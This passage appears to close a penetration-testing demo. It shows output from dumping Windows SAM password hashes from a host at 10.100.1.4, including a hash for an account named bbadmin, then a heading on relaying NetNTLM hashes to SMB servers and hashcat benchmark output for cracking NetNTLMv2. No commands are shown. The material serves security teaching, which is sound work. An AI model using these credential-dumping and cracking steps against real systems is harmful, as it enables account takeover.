Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:22f61dd3435dd45b129ea10cef030970 :::
bbadmin:1001:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36 :::
[*] Done dumping SAM hashes for host: 10.100.1.4
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```


Demo: Relaying NetNTLM Hashes to other SMB Servers

Crack it

```
CUDA API (CUDA 12.0)
=====
* Device #1: NVIDIA GeForce RTX 3080 Ti Laptop GPU, 15237/16383 MB, 58MCU

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=====
* Device #2: Intel(R) Iris(R) Xe Graphics, 6432/12975 MB (2047 MB allocatable), 96MCU

OpenCL API (OpenCL 3.0 CUDA 12.0.151) - Platform #2 [NVIDIA Corporation]
=====
* Device #3: NVIDIA GeForce RTX 3080 Ti Laptop GPU, skipped

Benchmark relevant options:
=====
* --optimized-kernel-enable

-----
* Hash-Mode 5600 (NetNTLMv2)
-----

Speed.#1.....: 2879.7 MH/s (83.88ms) @ Accel:128 Loops:512 Thr:64 Vec:1
Speed.#2.....: 172.7 MH/s (72.30ms) @ Accel:256 Loops:32 Thr:16 Vec:4
Speed.#*.....: 3052.4 MH/s
```

The End

